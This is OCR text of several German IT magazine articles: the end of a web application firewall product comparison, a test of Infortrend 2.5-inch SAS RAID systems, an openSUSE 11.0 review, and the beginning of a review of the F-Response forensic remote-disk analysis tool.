Das Produkt kann flexibel mit regelbasierter und dynamischer Policy eingesetzt werden. Leider ist die Portierung aller Funktionen der Teros-Software in die Netscaler Plattform noch nicht abgeschlossen. So fehlen immer noch die Unterstützung von SOAP oder XML-RPC. Citrix hat jedoch große Pläne mit der WAF-Technik. Neben den ohnehin schon leistungsfähigen Systemen der 12000er-Plattform sollen in Zukunft noch größere Systeme hinzukommen, die für den Einsatz bei Service-Providern vorbereitet sind und eine Vielzahl an virtuellen Instanzen auf demselben System erlauben.



F5 BigIP Application Security Manager

Ebenso wie Citrix hat F5 die WAF-Kompetenz zugekauft. Schon 2005 übernahm F5 das Produkt Trafficshield des Herstellers Magnifire. Heute bietet F5 es in stark überarbeiteter und verbesserter Form als Application Security Manager (ASM) innerhalb der BigIP-Loadbalancer-Familie an (siehe [1]).

Die große Stärke des ASM ist die Integration in die bestehenden F5 Loadbalancer, sodass sich eine Konsolidierung von WAF und Loadbalancer aufdrängt, wenngleich der Zusammenschluss im GUI noch nicht perfekt erscheint und der Einsteiger mit vielen Optionen konfrontiert wird. Viele der Funktionen, die den WAF-Administrator unterstützen (beispielsweise URL- oder Header-Manipulationen) kennt die BigIP-Plattform schon seit Jahren in Form der sogenannten iRules, einer integrierten,

TCL-basierten Skriptsprache. Einmal gelernt, erlaubt diese Sprache vielfältige Manipulationen oder Änderungen an Anfragen, was sogar Programmflussstrukturen wie Schleifen oder konditionale Abfragen einschließt.

Als einziges Produkt am Markt bietet das ASM Unterstützung für sogenannte Flows. Sie sind nichts anderes als ein fest vorgegebener Weg durch eine Applikation. Beispielsweise könnte im Checkout-Prozess eines Onlineshops vorgegeben sein, dass der Anwender auf Seite 1 seinen Warenkorb füllt, auf Seite 2 seine Kreditkarteninformationen angibt und auf Seite 3 eine Versandadresse. Das ASM könnte in diesem Fall sicherstellen, dass niemand von der ersten auf die dritte springt und dadurch die Eingabe wichtiger Daten übergeht. Ein aus Sicherheitssicht nützliches Feature, wenngleich es in der Praxis nur selten zum Einsatz kommt. Zu groß ist der Aufwand, sämtliche Navigationspfade durch die Applikation in der Policy zu hinterlegen und vor allem im Falle von Änderungen zu pflegen.



Impervas Securesphere

Mit Securesphere bietet Imperva eines der wenigen Produkte, das nicht nur Sicherheit auf HTTP-Protokollebene bietet, sondern auf die gleiche Weise SQL-Datenströme ins Backend auf Angriffe oder Anomalien hin untersucht. Diese Funktion stand zwar nicht im Fokus dieses Tests, ermöglicht aber interessante Analysemöglichkeiten, wenn man einen Angriff beispielsweise dadurch klassifizieren will, dass ein potenzieller Angriffsversuch durchgängig atypisches Verhalten sowohl auf der Frontend-HTTP-Verbindung als auch auf der Backend-SQL-Kommunikation zeigen muss.

Im reinen HTTP-Einsatz kann Securesphere ebenfalls interessante Ansätze aufweisen. Die Grundidee lautet: „Zero Administration“. Im Unterschied zu allen anderen Produkten startet der Administrator nicht mit der Konfiguration einer Policy, sondern bringt das System erst einmal direkt in den Datenstrom. Hierbei leistet die Bridge-Integration gute Dienste, da keine IP- oder Routing-Änderungen nötig sind. Direkt mit den ersten Datenpaketen, die das System passieren, startet der Lernprozess, und Securesphere beginnt, aus den Daten ein detailliertes Regelwerk zu erstellen. Ausgeklügelte Heuristiken erkennen, wann genügend Daten gelernt sind und die Policy aktiv geschaltet werden kann. Das Lernen geht sogar so weit, dass das System die Policy automatisch anpasst, wenn es eine Änderung an der Webapplikation erkannt hat.

Der Gedanke der Zero Administration ist bei Imperva sicherlich am weitesten fortgeschritten, wenngleich der eine oder andere IT-Verantwortliche vielleicht ein ungutes Gefühl bekommt, da er seine bisherige Denkweise in den festgelegten Change-Prozessen der ITIL-Welt (IT Infrastructure Library) anpassen muss.



Defiance TMS von Protegrity

Diese WAF war neben dem mittlerweile nicht mehr weiterentwickelten Appshield von Sanctum eines der ersten Produkte auf dem europäischen Markt, damals noch unter dem Produktnamen Interdo des Herstellers Kavado. Sie ist eine der wenigen verbliebenen reinen Softwarelösungen am Markt und wird häufig dann eingesetzt, wenn außer HTTP XML-RPC oder SOAP im Fokus stehen.

Bei der Konfiguration des Systems setzt der Administrator sogenannte Security Filter ein und wendet sie auf die einzelnen Bereiche (URLs) einer Webapplikation an. So können beispielsweise im geschlossenen, besonders sensiblen Bereich einer Webapplikation andere Filter aktiv sein als im öffentlichen Bereich. Den einzelnen Filtern sind bestimmte Sicherheitsfunktionen zugeordnet. So gibt es beispielsweise solche, die vor SQL Injection schützen, Whitelists für URLs definieren oder die Integrität von Session-Informationen sicherstellen. Defiance TMS kombiniert hierbei geschickt die Filter für HTTP-Angriffe mit denen für XML-Angriffe: Durch eine Verkettung mehrerer Filter kann beispielsweise derselbe Filter gegen SQL Injection für HTTP und XML dienen. Dies ist ein wichtiger Unterscheidungspunkt, da viele andere Produkte im XML-Bereich eher dürftige Filter einsetzen.



Visonys’ Airlock

Safe and Swiss, so bewirbt Visonys ihr durch und durch schweizerisches WAF-Produkt, den Airlock. Die Geschichte reicht bis ins Jahr 1996 zurück, als die Credit Suisse Technik zur Absicherung von Onlinebanking-Systemen entwickelte. Später spaltete sich daraus ein eigenes IT-Security-Unternehmen ab, und so steht der Airlock von Visonys heutzutage jedem Interessenten offen.

Die Wurzeln im Bankenumfeld merkt man dem Airlock schnell an. Hier zählt nicht so sehr höchste Performance, sondern vielmehr sind flexible Anbindungen an externe Systeme, beispielsweise zur Authentifizierung bei Hostsystemen, Ausstellung von Security Token oder die Sicherstellung von Session-Integrität von höchster Bedeutung. Airlock stellt daher mehrere APIs zur Verfügung (ICAP, Java Servlet) und kann somit nicht nur als WAF, sondern auch als vollwertiger Authentifizierungs-Proxy dienen. Die Tomcat Engine kann bei speziellen Anforderungen eigene Applikationen realisieren, die Anfragen inspizieren oder manipulieren. Selbst die Standardfunktionen des Systems sind mit den anderen Produkten vergleichbar, sodass Java-Kenntnisse nur für Spezialfälle erforderlich sind.

Fazit

Der Vergleich der aktuellen WAF-Produkte zeigt, dass der Markt reifer geworden ist. Nützliche Features schauen die Hersteller untereinander ab, sodass sich die Produkte in ihrem Funktionsumfang annähern. Die Technik ist mittlerweile stabil genug, um selbst in großen Enterprise-Umgebungen zum Einsatz kommen zu können. Dennoch sind WAFs in der Praxis immer noch selten im Einsatz, obgleich sie aufgrund ihrer durchgängig hohen Schutzwirkung klassische Sicherheitsmaßnahmen wie Pentests (Kurzform für Penetrationstests) oder die Etablierung von Standards zur sichereren Programmierung bei vergleichsweise geringem Aufwand wirkungsvoll unterstützen können. (hb)

MICHAEL DIPPER, ANDREAS KURTZ

sind Security Consultants bei der Cirosec GmbH in Heilbronn.

Literatur

[1] Lukas Grunwald; Lastverteilung; Geteilte Last; Loadbalancer von Sun, F5 Networks und Foundry Networks; *iX* 12/2006, S. 92






Erste 2,5-Zoll-SAS-Disk-Systeme im Test

Kleinkaliber

Susanne Nolte



Strom- und platzsparend: Das versprechen sich die Konzeptoren und Analysten von der nächsten Generation der Disk-Subsysteme durch den Umstieg auf 2,5"-Festplatten. Infortrend hat die ersten Modelle auf den Markt gebracht.

Als erster Anbieter hat Infortrend RAID-Systeme mit 2,5"-SAS-Platten vorgestellt. Durch den kleinen Formfaktor passen zwei Horizontalreihen aus je sechs Fronteinschüben samt SAS-Festplatten in die 1-U-Chassis. Das soll nicht nur Platz, sondern auch Strom sparen.

Ins *iX*-Labor kamen ein RAID-System Eonstor B12F-R1430 fürs SAN mit zwei Fibre-Channel-Controllern, jeder bestückt mit zwei 4-GBit-Interconnects, seriellem und LAN-Management-Port sowie einem SAS-Erweiterungsanschluss für JBODs. Mit den internen Platten kommunizieren sie über die SAS-Backplane.

Fast identisch ist das SAS-RAID Eonstor B12S-R1030, das statt der FC-Anschlüsse vier 12 GBit/s schnelle Mini-SAS-Host-Ports (x4) mitbringt und sich damit direkt an einen, maximal zwei Server (Dualhost) anschließen lässt (Direct Attached Storage, DAS). Wie das FC-to-SAS-System akzeptiert das SAS-to-SAS-System ausschließlich 2,5"-SAS-Platten.

Dritter im Bunde war das SAS-JBOD (Just a Bunch of Disks) Eonstor B12S-J1000R, dessen 1-U-Chassis vorne ebenfalls mit 12 HD-Einschüben und auf der Rückseite mit zwei I/O-Controllern bestückt ist. Es kann entweder dem Fibre-Channel-to-SAS- oder dem SAS-to-SAS-System als Erweiterungseinheit dienen. Wer SAS und SATA gemischt haben will, muss stattdessen auf traditionelle 3,5"-SATA-JBOD zurückgreifen, mit denen sich beide RAID-Systeme ebenfalls betreiben lassen.

Zum Ausbau der RAID-Systeme schließt man die Erweiterungs-Gehäuse (JBOD) – wie beim guten alten SCSI – im Daisy-Chain-Verfahren an. Dazu besitzt jeder JBOD-Controller einen Mini-SAS-„Eingang“ und einen „Ausgang“ zum Anbinden weiterer JBODs. Bis zu drei JBODs verkraften die RAID-Systeme mit zwei Controllern, bis zu vier dürfen es sein, wenn sie nur einen Controller besitzen.

Für die Paritätsberechnung der beiden RAID-Systeme ist die Infortrend-eigene XOR-Engine ASIC400 zuständig, die die Level 0, 1, 0+1, 10, 3, 30, 5, 50, 6 und 60 beherrscht. Als Cache dienen 2 × 512 MByte ECC-DDR-RAM, vor Datenverlust gesichert durch je einen Akku pro Controller. Zwei 380-Watt-Netzteile flankieren die I/O-Module. Die Systemüberwachung der JBODs (Netzteile, Lüfter, Temperatur) übernehmen die RAID-Systeme. Zu den drei Chassis lieferte Infortrend 20 SAS-Platten vom Typ Seagate Savvio 15K SAS ST973451SS mit einer nominellen Kapazität von 73 GByte, 16 MByte Cache, 3-GBit-SAS-Schnittstelle und 15 000 Umdrehungen pro Minute.

Mit den Savvio-Platten hat der Hersteller recht flotte Kandidaten für seine Systeme auserkoren: Jede Einzelne von ihnen liest mit gut 110 MBps (10^6Bytes/s) oder 105 MByte/s (2^{20}Bytes/s) und schreibt mit ebenfalls satten 105 MBps (100 MByte/s). Selbst im hinteren Bereich liefert sie noch 78,5 MBps (knapp 75 MByte/s).

Da die RAID-Sets immer einem Controller zugeordnet sind, während der zweite der Ausfallsicherheit dient, dürfte es zumindest beim 4-GBit-FC-System schwerfallen, ihnen den schwarzen Peter des Flaschenhalses zuzuschieben. Beim SAS-System sieht das anders aus: Die 12 Gbps schnelle 4x-SAS-Verbindung zum Host können weder RAID-Engine noch RAID-Sets mit – normalerweise – weniger als 12 Platten in der Performance voll ausnutzen. Das macht sich aber sowieso erst bemerkbar, wenn die ankommenden Daten die Cache-Größe überschreiten, die im Vollausbau bei 2 GByte liegen kann. Im Grenzbereich der Cache-Größe fällt das Fehlen von Performance-Schwankungen positiv auf.

RAID in Bewegung

Auch am Funktionsumfang wird deutlich, dass Infortrend die Systeme gern bei Kunden mit gehobenen Ansprüchen platzieren möchte. Wie gehabt lassen sich die Mitglieder der RAID-Sets in ihren Einschüben vertauschen, da der Controller sie an ihrer RAID-ID erkennt und zuordnet. Zudem kann der Controller den RAID-Sets Platten hinzufügen (Add Drives), die Sets in den hinteren Plattenbereich hinein erweitern, wenn



Das SAS-to-SAS- (oben) und das FC-to-SAS-RAID-System (unten) unterscheiden sich lediglich in ihren Schnittstellen zum Host, das SAS-JBOD (Mitte) besitzt statt der Management- weitere SAS-Ports (Abb. 1).

dort noch Platz ist (Expand Logical Drive), oder sie migrieren: von RAID6 zu RAID5 oder von RAID5 zu RAID6, so man eine Platte hinzufügt (Migrate Logical Drive).

Dem Plattenausfall vorbeugen soll der Media Scan. Er lässt sich für einzelne Platten oder ganze RAID-Sets manuell oder per Task Scheduler mit unterschiedlichen Prioritäten starten. Ist Handlungsbedarf angezeigt, kann man je nach Fall die Paritätsblöcke erneut errechnen und inkonsistente ersetzen lassen (Regenerate Parity), einen Copy and Replace eines RAID-Verbund-Mitglieds auf eine frische Platte anstoßen oder es auf ein Spare Drive klonen (Perpetual Clone oder Replace after Clone).

Spare Drives lassen sich übrigens global, pro Chassis oder pro RAID-Set (Logical Drive) definieren. Zusätzlich kann man den Rebuild händisch anstoßen.

Bei den Messungen der Leistungsaufnahme fällt auf, dass der Grundverbrauch der RAID-Systeme bereits bei jeweils knapp 200 Watt (voll bestückt) liegt, der unter Last nur um etwa 20 Watt steigt. Selbst mit „ausgeschalteten“ Netzteilen ziehen die Systeme ihre 8,1 Watt (45,4 VA). Besser wird der Cosinus Phi (hier noch 0,18), wenn die Netzteile unter Last stehen: Im Betrieb schwankt er – je nach Last – zwischen 0,89 und 0,92.

Ångström pro Woche

Durch die 2,5"-Platten verlagert sich der Hauptverbrauch auf den hinteren Teil der Systeme: die I/O-Controller, Transceiver, RAID-Engines, Cache plus Batteriepuffer und Netzteile. Das FC-RAID beispielsweise zieht leer, also ohne HDs 118 Watt, voll bestückt (876 GByte brutto), aber arbeitslos 192 Watt. Von den 74 Watt Differenz nimmt Seagate 69,6 auf seine Kappe – der Hersteller gibt idle 5,8 Watt pro Platte an –, die restlichen 4,4 Watt lassen sich getrost unter Backplane-Anbindung, Leuchtdioden und Messungenauigkeiten verrechnen. Jedes weitere JBOD schlägt voll bestückt mit weiteren 143 Watt (leer etwa 70 Watt) zu Buche.

Da die Hersteller ausgerechnet hier den Unterschied zu den 3,5"-Disksystemen sehen, wäre ein genauer Blick angebracht: Zieht man zum Vergleich die äquivalenten 3,5"-Modelle desselben Herstellers heran, landet man automatisch bei der Cheetah 15K.5 SAS ST373455SS, ebenfalls ausgestattet mit 73 GByte Kapazität, 16 MByte Cache, 3-GBit-SAS-Schnittstelle und 15 000 U/min. Sie verbraucht idle 8,4 Watt, was bei 12 Platten im Leerlauf 100,8 Watt ergibt, also eine Differenz von gut 30 Watt.

Allerdings unterscheiden sich 2,5"- und 3,5"-Platten nach wie vor an einem für Storage-Systeme nicht unwichtigem Punkt: der Kapazität. Die aktuelle Generation der 3,5"-Enterprise-SAS-Platten Cheetah 15K.6 fasst 450 GByte (12,4 Watt idle), 300 GByte (11,1 Watt) oder 146 GByte (9,6 Watt). Will man mit den 2,5"-Platten in der Kapazität höher hinaus, muss man zu den mit 10 000 U/min langsamer drehenden HDs greifen, deren größte momentan 146 GByte fasst. Die beanspruchen in der aktuellen Generation (Savvio 10K.2 SAS) durch den langsameren Motor 5,2 Watt – einziges 3,5"-SAS-Gegenstück von Seagate ist die Cheetah NS mit 400 GByte und ganzen 8,1 Watt Leistungshunger.

Benötigt man beispielsweise 5 TByte, sollte ein einzelnes 2 U hohes RAID-System mit zwölf 15 000 U/min schnellen 450-GByte-Platten (5,4 TByte brutto) unter Umständen genügsamer im Stromverbrauch sein als eines mit zwölf 2,5"-Platten à 146-GByte und 10 000 Upm samt den zwei Erweiterungseinheiten mit weiteren 24 Platten. Womit auch der zweite Punkt – Platzersparnis – geklärt wäre. Nimmt man nicht die Anzahl der Festplatten als Vergleichswert, also 4 versus 12 HDs bei einer Höheneinheit respektive 12 versus 24 HDs bei zwei, sondern die Kapazität, sieht die Rechnung auch hier anders aus: 1,8 zu 1,75 TByte auf 1 U oder 5,4 zu 3,5 TByte auf 2 U.

Fazit

Insgesamt sind die neuen Infortrend-RAIDs gut zu handhabende und schnell arbeitende SAS-Disk-Systeme, die zwar ohne sogenannte Enterprise-Features wie Snapshots oder Remote-Copy auskommen müssen, aber in kleineren Umgebungen nur wenige Wünsche offen lassen. Einzig das 2,5"-Strom- und Platzsparargument der Hersteller ist momentan noch eine Milchmädchenrechnung. Ob sich das ändert, wird die weitere Entwicklung der 2,5"- und 3,5"-Platten entscheiden. Zumindest eines haben die 2,5"-Systeme für sich: Da die sich Festplattenhersteller mittelfristig vom größeren Formfaktor verabschieden wollen, ist man mit ihnen für die Zukunft gerüstet. (sun)

iX-Wertung

⊕ performant

⊕ komfortable RAID-Verwaltung

⊖ keine weiterführenden Features

Daten und Preise

Eonstor B12F-R1430:


FC-to-SAS-RAID-System; 1 U; 12 2,5"-SAS-Einschübe; Frontdisplay; 2 FC-to-SAS-Controller mit je 2 × 4-GBit-FC, 1 × seriell, 1 × GE-Management-Port, 1 × Mini-SAS-Expansion-Port für JBODs, 512 MByte ECC-SDRAM, batteriegepuffert; 2 Netzteile; Kabel: 2 × Strom, 1 × seriell, 1 × GE
Preis (ohne HDs): 6000 Euro

Eonstor B12S-R1030:

SAS-to-SAS-RAID-System 1 U; 12 2,5"-SAS-Einschübe; Frontdisplay; 2 SAS-to-SAS-Controller mit je 2 × 12-GBit-Mini-SAS (x4, extern), 1 × seriell, 1 × GE-Management-Port, 1 × Mini-SAS-Expansion-Port für JBODs, 512 MByte ECC-SDRAM, batteriegepuffert; 2 Netzteile; Kabel: 2 × Strom, 1 × seriell, 1 × GE; 2 × Mini-SAS-auf-Mini-SAS
Preis (ohne HDs): 5800 Euro

Eonstor B12S-J1000R:

1-U-SAS-JBOD für 12 2,5"-SAS-HDs; 2 I/O-Controller mit je 2 × Mini-SAS (Daisy Chain); 2 Netzteile; Kabel: 2 × Strom, 2 × Mini-SAS-auf-Mini-SAS
Preis (ohne HDs): 3100 Euro
Hersteller: Infortrend, www.infortrend.com



Opensuse 11.0 auch mit KDE 4

Renoviert

Markus Franz

Novells freier Sprössling erfreut sich trotz zunehmender Distributionskonkurrenz immer noch großer Beliebtheit. Das gilt auch für die Version 11.0, die jetzt KDE 4 als Desktop-Option anbietet.

Trotz der Erfolge von Ubuntu zählt Opensuse vor allem im deutschsprachigen Raum immer noch zu den beliebtesten Linux-Varianten. Das belegt auch der große Ansturm auf die Version 11.0: Mehr als 163 TByte Traffic verursachte der Download in den ersten 30 Stunden bei Novell – ähnlich dürfte es bei den Mirror-Servern ausgesehen haben.

Opensuse steht wieder als Kaufversion oder als DVD-Image für x86-, x86_64- oder PowerPC-Systeme bereit. Novells für 2009 erwartetes Enterprise-Linux (SLES 11) wird auf Opensuses 11er-Familie basieren. Für x86-Besitzer könnte sich die mit Erscheinen dieser Ausgabe verfügbare Variante Opensuse 11.0 VorKon aus dem Millin-Verlag lohnen (siehe „Daten und Preise“). Sie enthält zusätzlich unter anderem Treiber – beispielsweise für Nvidia-Grafikkarten –, Multimedia-Erweiterungen sowie ein Farbmanagementsystem mit ICC-Profilen für den Photoshop-Clone Cinepaint.

Daten und Preise

Opensuse 11.0

Software:

Kernel 2.6.25.5 (2.6.25.9[1]), Glibc 2.8, Xen 3.2.1, X.org 7.3, GCC 4.3, Gnome 2.22, KDE 3.5.9/4.0.4, XFCE 4.4.2, Openoffice 2.4.0, Firefox 3.0, Thunderbird 2.0.0.12 (2.0.0.14[1])

Bezugsquellen und Preise:

c't special Linux:
www.heise.de/kiosk/special/ct/08/05 8,50 €[2]

Opensuse 11.0 VorKon:
www.millin.de 19,95 €[2]

Opensuse Download-/Boxed-Version:
www.opensuse.org/suseshop.de –/ 59,95 €[2]

[1] via Online-Update, [2] inkl. MwSt.

In komplett neuem Design erstrahlt der Installer. Die Optik wirkt nun erheblich freundlicher als bisher. Wie üblich kommt man mit der „automatischen Konfiguration“ in wenigen Schritten ans Ziel. Im Test trug der Installer ein parallel installiertes Ubuntu 7.10 allerdings nicht im Bootloader ein. In etwa 15 Minuten spielt der Assistent die Software ein. Dies ist erheblich schneller im Vergleich zum Vorgänger, da er nun Images statt einzelner Pakete einspielt. Auch sind die Pakete selbst deutlich kleiner, denn die Entwickler haben von *bzip2*- auf *lzma*-Kompression umgestellt. Im Test klappte die Hardware-Erkennung mit einem Dell Inspiron 1525 und einem Sony Vaio VGN-NR21S recht gut.

Erwartungsgemäß wartet die gelieferte Software mit aktuellen Versionsständen auf: KDE 4.04, Gnome 2.22, X.org 7.3, der Kernel 2.6.25.5 sowie Glibc 2.8 und GCC 4.3. Zum Lieferumfang gehört auch KDE 3.5.9, mit dem Novell die Zeit bis zur Freigabe von KDE 4.1 überbrücken will. Dennoch ist in Opensuse 11 für KDE Version 4 der Standard. Mit Xen 3.2.1 und Virtualbox 1.5.6 sind aktuelle Virtualisierer ebenfalls dabei.

Eine häufig an der 10er-Serie geübte Kritik betraf die träge Paketverwaltung. Zwar hatten die Entwickler in Opensuse 10.3 schon einiges verbessert, in der Release 11.0 krempelten sie die Softwareverwaltung komplett um. Statt der gewohnten XML-Dateien mit den Metadaten für *rpm* (*yum*) kommt das neue wörterbuchbasierte Solv-Format zum Einsatz. Das reduziert die Größe des Paketdepots auf rund ein Drittel, was zu spürbar flotterem Verhalten führt. Die Softwareverwaltung erfolgt nun mit dem grafischen *zypp* und nicht mehr via *yum*. Weiter integriert es die für diverse Paktverwaltungssysteme verfügbaren Schnittstellen des Packagekit-Projekts. Darüber können Anwendungen abstrahiert auf die Paketverwaltung der Distribution zugreifen. Selbst in YaST sieht die Softwareverwaltung nun deutlich übersichtlicher aus.


Im Bereich Systemsicherheit zeigt Novell, für welche Zielgruppen Opensuse 11.0 ausgelegt ist: für Heimanwender und Entwickler, aber nicht für professionelle Umgebungen. Zwar startet die Firewall automatisch, jedoch bleibt AppArmor standardmäßig ausgeschaltet. Ohne konkrete Hinweise ist es dann schwierig, den Dienst zu starten. Daneben unterminiert die Version 11.0 auch das Root-Konzept von Linux: Jeder neue Benutzer kann administrative Änderungen am System durchführen. Das ist zwar bequem, aber gefährlich.

Zumindest in YaST hat ein überarbeiteter Assistent zur Systemsicherheit Einzug gehalten: Sowohl Dateiberechtigungen als auch Passwortlänge oder automatischer Login lassen sich hier komfortabel anpassen.

Fazit

Opensuse 11.0 ist eine Linux-Distribution mit aktuellem Softwarestand, bei der oberflächlich das neue KDE besticht. Unter der Haube haben Novell und die Community viel an der Paketverwaltung gearbeitet, was besonders erfahrenen Anwendern entgegenkommt. Leider verliert die Sicherheit etwas gegenüber der Benutzerfreundlichkeit. Mit etwas Handarbeit bietet Opensuse 11.0 dennoch eine sichere Plattform für Arbeit und Multimedia im privaten Umfeld oder für Entwickler. (avr)


iX-Link ix0808082 



Live-Analyse mit F-Response

Entfernt analysieren

Alexander Geschonneck

Wenn der Zugriff auf die Festplatte eines Systems oder das Erstellen eines Image erforderlich, aber nicht möglich ist, müssen Alternativen her. Das neue F-Response soll andere Live-Analyse-Werkzeuge in den Schatten stellen.

Bei der Analyse von Sicherheitsvorfällen oder Computerstraftaten ist es oft unumgänglich, die Festplatten des verdächtigen Systems auszuwerten. Üblicherweise erstellen die Ermittler bei diesem Post-mortem-Analyse genannten Verfahren eine Datenträgerkopie oder greifen schreibgeschützt auf die Festplatte direkt zu.

Ist das verdächtige System nur über das Netz erreichbar, oder kommt ein Ausbau der Festplatte nicht infrage, müssen andere Methoden her. Der amerikanische Hersteller Agile Risk Management (www.agilerm.net) liefert mit seinem Werkzeug F-Response ein Hilfsmittel, mit dem man im Rahmen von forensischen Untersuchungen auf die logischen, die physikalischen und die RAW-Datenträger eines verdächtigen Windows-Systems über das Netz zugreifen kann.

Der Fernzugriff auf den Datenträger des verdächtigen Systems erfolgt über Microsofts iSCSI-Initiator (siehe *iX-Link*), den man bei Windows-XP- oder -2000-Systemen zusätzlich installieren muss. Er muss allerdings nur auf dem System des Ermittlers installiert werden. Er kommuniziert via IP mit der auf dem verdächtigen System laufenden Forensiksoftware F-Response.

Einbinden des verdächtigen Systems

Für den Zugriff auf das zu analysierende System – in diesem Test ein W2k-Server, analysiert von einem System mit Windows XP – muss der Benutzer der Software in den Eigenschaften des iSCSI-Konfigurators die entsprechenden Parameter wie IP-Adresse des verdächtigen Systems, TCP-Port, Benutzername und Passwort eingeben. Dieser findet sich in der Systemsteuerung. Die Authentifizierung erfolgt mit Bordmitteln per CHAP (Challenge Handshake Authentication Protocol).

Damit er die Datenträger des verdächtigen Systems analysieren kann, startet der Ermittler die aus einer *.exe*-Datei bestehende Anwendung. Die erstaunlich übersichtlich gehaltene grafische Oberfläche lässt bei mehreren Netzwerk-Interfaces die Auswahl von IP-Adresse und einen frei wählbaren, nicht definierten hohen TCP-Port zu, der Verbindungen entgegennimmt. Anzugeben sind außerdem Benutzername und Passwort.

Bei Eingabe der letzten beiden gelten strenge Restriktionen: Der Benutzername muss 8 Zeichen und das Passwort 14 Zeichen lang sein (siehe Aufmacher). Nachdem F-Response auf dem verdächtigen System läuft, kann der Ermittler über den iSCSI-Initiator des Analysesystems eine Verbindung aufbauen. Nun stehen die Laufwerke des verdächtigen Systems ebenfalls auf dem Analysesystem zur Verfügung – sowohl die logischen als auch die physikalischen.

Ist F-Response auf dem verdächtigen System gestartet, verhindert die Software jede Veränderung der Daten durch die Analysetätigkeiten des Ermittlers. Allerdings hinterlassen das Einstecken des USB-Lizenz-Dongles und der Start der Software in der Registry und dem Dateisystem Spuren.

Ermittlertätigkeiten nicht sichtbar

F-Response gibt es in drei unterschiedlichen Versionen. Mit der F-Response Field Kit Edition kann man immer nur ein System gleichzeitig analysieren, da der USB-Lizenz-Dongle in der verdächtigen Maschine stecken muss. Man kann allerdings von mehreren Analysesystemen darauf zugreifen. Die Consultant Edition ermöglicht die gleichzeitige

Daten und Preise

F-Response

Hersteller: Agile Risk Management LLC; Vertrieb in Deutschland über X-Ways

Website: www.f-response.com; www.x-ways.net

Preise: Field Kit Edition: 199,90 €
Consultant Edition: 999,90 €
Enterprise Edition: 3219,90 €

Analyse von mehreren Systemen über das Netz. Der Lizenz-Dongle befindet sich in dem Fall am Analyserechner des Ermittlers.

Mit der Enterprise Edition lassen sich mehrere verdächtige Systeme gleichzeitig untersuchen. Dabei ist die Analyse über einen zentralen Server möglich, um mehreren Ermittlern einen verteilten Zugriff auf die verdächtigen Systeme zu gewähren. Die auf Letzteren befindliche Software ist auch als Kommandozeilenversion verfügbar, damit sie beispielsweise als Dienst laufen kann. So können die Ermittler unter anderem ihre Analysetätigkeiten verstecken.

